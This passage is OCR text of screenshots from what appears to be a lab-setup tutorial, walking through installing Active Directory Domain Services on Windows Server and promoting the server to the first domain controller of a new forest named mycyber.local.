
Starting installation

Active Directory Domain Services
DNS Server
Group Policy Management
Remote Server Administration Tools
    Role Administration Tools
        AD DS and AD LDS Tools
            Active Directory module for Windows PowerShell
            AD DS Tools
                Active Directory Administrative Center
                AD DS Snap-Ins and Command-Line Tools
        DNS Server Tools

You can close this wizard without interrupting running tasks. View task progress or open this page again by clicking Notifications in the command bar, and then Task Details.

Export configuration settings

Figure 30 – Wait for installation



Add Roles and Features Wizard

Installation progress

DESTINATION SERVER
WIN-228ODD1J16I

View installation progress

Feature installation


Configuration required. Installation succeeded on WIN-228ODD1J16I.

Active Directory Domain Services
Additional steps are required to make this machine a domain controller.
Promote this server to a domain controller
DNS Server
Group Policy Management
Remote Server Administration Tools
Role Administration Tools
AD DS and AD LDS Tools
Active Directory module for Windows PowerShell
AD DS Tools
Active Directory Administrative Center

You can close this wizard without interrupting running tasks. View task progress or open this page again by clicking Notifications in the command bar, and then Task Details.

Export configuration settings

Figure 31 – Promote the server



Active Directory Domain Services Configuration Wizard

Deployment Configuration

TARGET SERVER
WIN-228ODD1J16I

Select the deployment operation


○ Add a domain controller to an existing domain
○ Add a new domain to an existing forest
● Add a new forest

Specify the domain information for this operation

Root domain name: mycyber.local

More about deployment configurations

Figure 32 – Active Directory Domain Services Wizard



Active Directory Domain Services Configuration Wizard

Domain Controller Options

TARGET SERVER
WIN-228ODD1J16I

Select functional level of the new forest and root domain

Forest functional level: Windows Server 2016

Domain functional level: Windows Server 2016

Specify domain controller capabilities

☑ Domain Name System (DNS) server

☑ Global Catalog (GC)


□ Read only domain controller (RODC)

Type the Directory Services Restore Mode (DSRM) password

Password: *

Confirm password: *

Figure 33 – Set password for DC



Active Directory Domain Services Configuration Wizard

DNS Options

TARGET SERVER
WIN-228ODD1J16I


A delegation for this DNS server cannot be created because the authoritative parent zone cannot be found... Show more

Specify DNS delegation options

□ Create DNS delegation

More about DNS delegation

Figure 34 – DNS Options



Active Directory Domain Services Configuration Wizard


Additional Options

TARGET SERVER
WIN-228ODD1J16I

Verify the NetBIOS name assigned to the domain and change it if necessary

The NetBIOS domain name: MYCYBER

Figure 35 – MyCYBER



Paths

TARGET SERVER
WIN-228ODD1J16I


Specify the location of the AD DS database, log files, and SYSVOL

Database folder: C:\Windows\NTDS

Log files folder: C:\Windows\NTDS

SYSVOL folder: C:\Windows\SYSVOL

Figure 36 – Confirm paths



Review your selections:

Configure this server as the first Active Directory domain controller in a new forest.

The new domain name is "mycyber.local". This is also the name of the new forest.

The NetBIOS name of the domain: MYCYBER

Forest Functional Level: Windows Server 2016

Domain Functional Level: Windows Server 2016

Additional Options:

